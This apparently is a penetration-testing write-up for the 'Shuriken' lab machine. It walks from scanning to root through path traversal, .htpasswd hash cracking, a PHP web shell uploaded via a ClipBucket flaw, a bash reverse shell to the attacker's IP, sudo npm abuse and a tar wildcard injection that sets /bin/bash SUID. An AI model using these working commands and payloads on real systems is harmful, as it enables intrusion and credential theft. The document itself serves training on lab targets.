This is a Linux machine that is defined as medium difficulty and seems to be only a Web Server with only the port 80 opened.

- **PHASE 1: ACKNOWLEDGMENT**
- First of all, we don't know the machine's IP, so we are going to scan our net. To do this we will use the command arp-scan -I eth0 –localnet

```
Interface: eth0, type: EN10MB, MAC: 08:00:27:70:0f:42, IPv4: 192.168.1.191
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     44:ff:ba:25:83:46       zte corporation
192.168.1.129   24:ce:33:c5:23:96       Amazon Technologies Inc.
192.168.1.134   5c:ba:ef:74:f0:1f       CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.132   14:c9:13:36:3c:93       LG Electronics
192.168.1.133   14:c9:13:36:3c:93       LG Electronics
192.168.1.135   08:00:27:ba:f3:b0       PCS Systemtechnik GmbH
```

- If you don´t know the IPs in your localnet, you can just try each one. The IP I was looking for is 192.168.1.135.
- Now, we will ping the machine to check if it is online and which route the packets trace. To do this, I will use the command ping -c 1 192.168.1.135 -R.

```
└─# ping -c 1 192.168.1.135 -R
PING 192.168.1.135 (192.168.1.135) 56(124) bytes of data.
64 bytes from 192.168.1.135: icmp_seq=1 ttl=64 time=1.52 ms
RR:     192.168.1.191
        192.168.1.135
        192.168.1.135
        192.168.1.191


── 192.168.1.135 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.523/1.523/1.523/0.000 ms
```

- We can check by its TTL that it is a Linux Machine.
- Next step is to scan the machine ports with nmap to search for opened ports. To do this we will use the command nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.135 -oG allPorts

```
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:BA:F3:B0 (Oracle VirtualBox virtual NIC)
```


- There is only port 80 with a HTTP Server.
- To gather more information, we are going to scan the port 80 with nmap to know the services and versions running on port 80. To do this, I used the command nmap -sC -sV -p80 192.168.1.135 -oN targeted

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:21 CET
Nmap scan report for 192.168.1.135
Host is up (0.00076s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Shuriken
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:BA:F3:B0 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.75 seconds
```

- Apparently, this machine is using an Apache Server 2.4.29 running on Ubuntu. The Web Page Title is Shuriken and we do not see any domain attached.
- Now we are using the command whatweb to analyze the web page trying to find more information.

```
└─# whatweb http://192.168.1.135
http://192.168.1.135 [200 OK] Apache[2.4.29], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[192.168.1.135], Script, Title[Shuriken]
```

- There is not anything interesting.
- Now we are going to see the web from the browser to analyze the web manually.




- At first glance, we can't see anything but a login that does not work and there is not a robots.txt file.
- We are going to apply some fuzzing with wfuzz and the wordlist from the github repository called SecLists. The command to do this is wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://192.168.1.135/FUZZ

```
000000014:   200        141 L    466 W      6021 Ch     "http://192.168.1.135/"
000000039:   301        9 L      28 W       312 Ch      "img"
000000550:   301        9 L      28 W       312 Ch      "css"
000000953:   301        9 L      28 W       311 Ch      "js"
000005155:   301        9 L      28 W       315 Ch      "secret"
000045240:   200        141 L    466 W      6021 Ch     "http://192.168.1.135/"
000095524:   403        9 L      28 W       278 Ch      "server-status"
```


- Now we start seeing some directories. There is one called secret. It could hide some relevant information. Let 's check it out.

- The only thing in the directory secret is this png image called secret too.

- So this seems like a hint. There was another directory accessible called js, let's move there.
- Here, there are 2 different files. Let's read both of them to find anything helpful for us.
- I found this domain in the file called /js/index__d8338055.js



- And another one in the other file



- Now it is time to add both of them to the /etc/hosts file and try another time every step we have done to find differences using the domains.

- The only difference is that the domain broadcast.shuriken.local requires an username and a password to access. Let's continue searching the code.
- If we analyze another time the js files, we will notice that the domain shuriken.local is used in the URL http://shuriken.local/index.php?referer= that could be potentially helpful. This URL maybe can execute commands. To try this, I used the command curl -s -X GET 'http://shuriken.local/index.php?referer=/etc/passwd'

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
```


- It works. The web lists the /etc/passwd file.
- If you have configured some Apache Server, you know that there are some configuration files that are supposedly hidden and they can give an attacker like us very important information. One of this files is /etc/apache2/.htpasswd, and if we search for it with curl like a minute ago, we will find this

```
developers:$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
        <script src="/js/index__7ed54732.js"></script>
        <script src="/js/index__d8338055.js"></script>
```


- This is a user but the password is encrypted. To try to resolve it, we are going to use the john command like this john -w:/usr/share/wordlists/rockyou.txt credentials.txt. Credentials txt it's just a txt file I wrote with the user and the password in it.

```
└─# john -w:/usr/share/wordlists/rockyou.txt credenOrden «wordlist» no encontrada. Quizá quiso decir:
  la orden «wordlists» del paquete deb «wordlists»
Pruejohn -w:/usr/share/wordlists/rockyou.txt credentials.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9972761drmfsls   (developers)
1g 0:00:00:04 DONE (2023-03-21 01:44) 0.2450g/s 529694p/s 529694c/s 529694C/s 9999996..99686420
Use the "--show" option to display all of the cracked passwords reliably
```

- It seems like it worked. Let's try the password in the broadcast.shuriken.local domain.



- Now we are in.
- We can see that this website is using ClipBucket, an open source CMS used to upload and see videos and photos. Let's search for known vulnerabilities with searchsploit.



```
ClipBucket - 'beats_uploader' Arbitrary File Upload (Metasploit)                | php/webapps/44346.rb
Clipbucket 1.7 - 'dwnld.php' Directory Traversal                                | php/webapps/32802.txt
Clipbucket 1.7.1 - Multiple SQL Injections                                      | php/webapps/34694.txt
Clipbucket 2.4 RC2 645 - SQL Injection                                          | php/webapps/17325.py
Clipbucket 2.5 - Blind SQL Injection                                            | php/webapps/20708.txt
Clipbucket 2.5 - Cross-Site Request Forgery                                     | php/webapps/20666.html
Clipbucket 2.5 - Directory Traversal                                            | php/webapps/20704.txt
Clipbucket 2.6 - 'channels.php?cat' Cross-Site Scripting                        | php/webapps/36524.txt
Clipbucket 2.6 - 'channels.php?time' SQL Injection                              | php/webapps/36532.txt
Clipbucket 2.6 - 'collections.php?cat' Cross-Site Scripting                     | php/webapps/36525.txt
Clipbucket 2.6 - 'groups.php?cat' Cross-Site Scripting                          | php/webapps/36526.txt
Clipbucket 2.6 - 'search_result.php?query' Cross-Site Scripting                 | php/webapps/36527.txt
Clipbucket 2.6 - 'videos.php?cat' Cross-Site Scripting                          | php/webapps/36528.txt
Clipbucket 2.6 - 'videos.php?time' SQL Injection                                | php/webapps/36531.txt
Clipbucket 2.6 - 'view_collection.php?type' Cross-Site Scripting                | php/webapps/36529.txt
Clipbucket 2.6 - 'view_item.php?type' Cross-Site Scripting                      | php/webapps/36530.txt
Clipbucket 2.6 - Multiple Vulnerabilities                                       | php/webapps/18341.txt
Clipbucket 2.6 Revision 738 - Multiple SQL Injections                           | php/webapps/23252.txt
Clipbucket 2.7 RC3 0.9 - Blind SQL Injection                                    | php/webapps/36156.txt
ClipBucket 2.8 - 'id' SQL Injection                                             | php/webapps/45688.txt
ClipBucket 2.8.3 - Multiple Vulnerabilities                                     | php/webapps/42457.txt
ClipBucket 2.8.3 - Remote Code Execution                                        | php/webapps/42954.py
ClipBucket < 4.0.0 - Release 4902 - Command Injection / File Upload / SQL Inject | php/webapps/44250.txt
```

- There are many, but we are going to use the last one because it is supposed to work along several versions. Let's start with the exploitation phase.

- **PHASE 2 EXPLOITATION**
- The vulnerability that we are going to use allows us to upload a file without being authorized so we are going to code a PHP script like this.

```php
<?php
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>

```

- This script allows us to execute commands on the server. To upload it, we will use the command given by the exploit's documentation.

```
$ curl -F "file=@pfile.php" -F "plupload=1" -F "name=anyname.php"
"http://$HOST/actions/photo_uploader.php"
```


- Finally the command to upload is curl -F "file=@cmd.php" -F "plupload=1" -F "name=cmd.php" http://developers:9972761drmfsls@broadcast.shuriken.local/actions/photo_uploader.php

```
# curl -F "file=@cmd.php" -F "plupload=1" -F "name=cmd.php" http://developers:9972761drmfsls@broadcast.shuriken.local/actions/photo_uploader.php
{"success":"yes","file_name":"1679360362c7f6ae","extension":"php","file_directory":"2023\/03\/21"}
```


- Seems like it worked.
- Now we have to find the directory where our file is. To do that, we are going to use gobuster to do fuzzing to the web page. The command I used is gobuster dir -u http://developers:9972761drmfsls@broadcast.shuriken.local -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20

```
/images               (Status: 301
/files                (Status: 301
/plugins              (Status: 301
/ajax                 (Status: 301
```

- We found a directory called files and our uploaded file is in it.



- If we test it, it should work.




```
www-data
```

- Now we will start listening from our PC with the command netcat like this: nc -nlvp 443. So now we will have a listener in our pc and we can execute the command bash -c "bash -i >%26 /dev/tcp/192.168.1.191/443 0>%261" and we should have gained access through our terminal.

```
bash: cannot set terminal process group (499): Inappropriate ioc
bash: no job control in this shell
www-data@shuriken:/var/www/html/files/photos/2023/03/21$
```

- Now it's time to change the $TERM and $SHELL variables with the command export and the STTY SIZE to start elevating privileges.
- We are www-data, an user without any privileges, so let's search for SUID files with the command find / -perm -4000 -ls 2>/dev/null

```
135191     12 -rwsr-xr-x   1 root     root        10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
133792     44 -rwsr-xr--   1 root     messagebus    42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-hel
136643     16 -rwsr-xr-x   1 root     root          14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper
151875    428 -rwsr-xr-x   1 root     root         436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
131144     76 -rwsr-xr-x   1 root     root          75824 Jan 25  2018 /usr/bin/gpasswd
136641     24 -rwsr-xr-x   1 root     root          22520 Mar 27  2019 /usr/bin/pkexec
133739    148 -rwsr-xr-x   1 root     root         149080 Jan 31  2020 /usr/bin/sudo
131141     76 -rwsr-xr-x   1 root     root          76496 Jan 25  2018 /usr/bin/chfn
131142     44 -rwsr-xr-x   1 root     root          44528 Jan 25  2018 /usr/bin/chsh
131145     60 -rwsr-xr-x   1 root     root          59640 Jan 25  2018 /usr/bin/passwd
131035     40 -rwsr-xr-x   1 root     root          40344 Jan 25  2018 /usr/bin/newgrp
153086     20 -rwsr-xr-x   1 root     root          18448 Mar  9  2017 /usr/bin/traceroute6.iputils
158800    372 -rwsr-xr--   1 root     dip          378600 Jul 23  2020 /usr/sbin/pppd
260270     44 -rwsr-xr-x   1 root     root          43088 Sep 16  2020 /bin/mount
260271     28 -rwsr-xr-x   1 root     root          26696 Sep 16  2020 /bin/umount
260253     44 -rwsr-xr-x   1 root     root          44664 Jan 25  2018 /bin/su
273696     32 -rwsr-xr-x   1 root     root          30800 Aug 11  2016 /bin/fusermount
260501     64 -rwsr-xr-x   1 root     root          64424 Mar  9  2017 /bin/ping
```

- None of this will help us.
- If we do sudo -l we could see this.

```
www-data@shuriken:/$ sudo -l
Matching Defaults entries for www-data on shuriken:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on shuriken:
    (server-management) NOPASSWD: /usr/bin/npm
```

- The command npm runs as root with the user server-management. Let's try to use it. To do that, I went to the gtfobins.github.io page and searched for the command npm. There. it shows details about how to become the user that can execute the command with these 3 steps.


```
www-data@shuriken:/$ TF=$(mktemp -d)
www-data@shuriken:/$ echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
www-data@shuriken:/$ sudo -u server-management npm -C $TF --unsafe-perm i
```

- After doing that, I gained access as server-management.


```
$ whoami
server-management
```

- Now let's try to become root. There are no SUID files so let's try another technique. We can search for automatic tasks running on the machine, but it is very difficult to do that manually. So we are going to use spy, a tool from the github repository https://github.com/DominicBreuker/pspy. More specifically, we are going to use pspy64. To use it, we will download it in our PC and them start a new listener with python with the command python3 -m http.server 80.
- Now, from the other machine we will use the command curl 192.168.1.191/home/usuario/pspy64 -o pspy to download it from our PC. Now we will give the file executing privileges to execute it.

- Let's wait a minute and try to find some tasks.
- After a while, we can see that root is executing this script



- If we analyze it, we will see that it is doing a backup from the /home/server-management/Documents directory with the command tar. Ok this is all we need to know. If we introduce a file called like a parameter for the command tar and tar is executed like this tar *, the file's name will serve as a parameter. If we search for the command tar in the GTFOBins web page we will find some instructions to exploit this command. So let's create some files called like the parameters we need.



- Also create a file called command that looks like this.

```
  GNU nano 2.9.3

#!/bin/bash

chmod u+s /bin/bash
```

- Now let 's wait.
- Ok so finally after a while we can check that /bin/bash is now accessible for everyone like root.

```
Every 1.0s: ls -l /bin/bash

-rwsr-xr-x 1 root root 1113504 Apr  4  2018 /bin/bash
```

- So let’s do bash -p

```
server-management@shuriken:~/Documents$ bash -p
bash-4.4# whoami
root
bash-4.4#
```

- It’s finished

```
bash-4.4# cat root.txt

d0f9655a4454ac54e3002265d40b2edd
```

```
bash-4.4#
```

Thank you for reading the writeup of this machine. If you want to see more writeups about pentesting machines and some interesting python apps created by me, this is my GitHub repositories: https://github.com/PabloMartinPozo